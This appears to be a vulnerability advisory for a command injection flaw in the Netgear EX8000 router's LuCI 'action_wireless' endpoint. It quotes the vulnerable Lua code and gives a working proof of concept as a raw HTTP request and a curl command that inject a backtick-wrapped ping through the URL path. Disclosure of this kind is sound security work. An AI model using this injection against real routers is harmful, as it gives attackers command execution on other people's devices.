Netgear EX8000 V1.0.0.126 action_wireless Command Injection Vulnerability

Product Information

```
Brand: Netgear
Model: EX8000
Firmware Version: V1.0.0.126
Official Website: https://www.netgear.com/
Firmware Download URL:
https://www.downloads.netgear.com/files/GDC/EX8000/EX8000-V1.0.0.126.zip
```

Affected Component

```
The `iface` parameter in the `action_wireless` function within the file:
\usr\lib\lua\luci\controller\admin\status.lua
```

Vulnerability Details


In the file `\usr\lib\lua\luci\controller\admin\status.lua`, an API endpoint is defined at `admin/status/realtime/wireless_status`, which triggers the `action_wireless` function. This function is vulnerable to **command injection** due to insufficient sanitization of the `iface` parameter.

```
function index()
    entry({"admin", "status"}, alias("admin", "status", "overview"), _("Status"), 20).i
    entry({"admin", "status", "overview"}, template("admin_status/index"), _("Overview"
    entry({"admin", "status", "iptables"}, call("action_iptables"), _("Firewall"), 2).l
    entry({"admin", "status", "routes"}, template("admin_status/routes"), _("Routes"),
    entry({"admin", "status", "syslog"}, call("action_syslog"), _("System Log"), 4)
    entry({"admin", "status", "dmesg"}, call("action_dmesg"), _("Kernel Log"), 5)
    entry({"admin", "status", "processes"}, cbi("admin_status/processes"), _("Processes"

    entry({"admin", "status", "realtime"}, alias("admin", "status", "realtime", "load"),

    entry({"admin", "status", "realtime", "load"}, template("admin_status/load"), _("Lo
    entry({"admin", "status", "realtime", "load_status"}, call("action_load")).leaf = t

    entry({"admin", "status", "realtime", "bandwidth"}, template("admin_status/bandwidth
    entry({"admin", "status", "realtime", "bandwidth_status"}, call("action_bandwidth")

    entry({"admin", "status", "realtime", "wireless"}, template("admin_status/wireless"
    entry({"admin", "status", "realtime", "wireless_status"}, call("action_wireless"))
```

```
function action_wireless(iface)
    luci.http.prepare_content("application/json")

    local bwc = io.popen("luci-bwc -r %q 2>/dev/null" % iface)
    if bwc then
        luci.http.write("[")

        while true do
            local ln = bwc:read("*l")
            if not ln then break end
            luci.http.write(ln)
        end

        luci.http.write("]")
        bwc:close()
    end
end
```

Attack

As shown in the following figure, when injecting the command `ping -c 6 192.168.31.166` into the parameters, the Wireshark packet capture results confirm that the command was successfully executed. Specifically, **6 ICMP Request packets** sent from `192.168.31.239` to `192.168.31.166` were captured.



POC

```
GET /cgi-bin/luci/;stok=13d701715b2f6f698b4bdd853fc87570/admin/status/realtime/wireless_status/%60ping%20-c%206%20192.168.31.166%60 HTTP/1.1
Host: 192.168.31.239
Cache-Control: max-age=0
Authorization: Basic MTc5ODQ0MjQ3MkBxcS5jb206MTIzNDU2Nzg=
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: sysauth=e987216b419d322ff7b08f9bdf290d6b; sessionEnable=1; dsessid=62994777
Connection: keep-alive
```

```
curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: 192.168.31.239' -H $'Cache-Control: max-age=0' -H $'Authorization: Basic MTc5ODQ0MjQ3MkBxcS5jb206MTIzNDU2Nzg=' -H $'Accept-Language: en-US' -H $'Upgrade-Insecure-Requests: 1' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-alive' \
    -b $'sysauth=e987216b419d322ff7b08f9bdf290d6b; sessionEnable=1; dsessid=62994777' \
    $'http://192.168.31.239/cgi-bin/luci/;stok=13d701715b2f6f698b4bdd853fc87570/admin/status/realtime/wireless_status/%60ping%20-c%206%20192.168.31.166%60'
```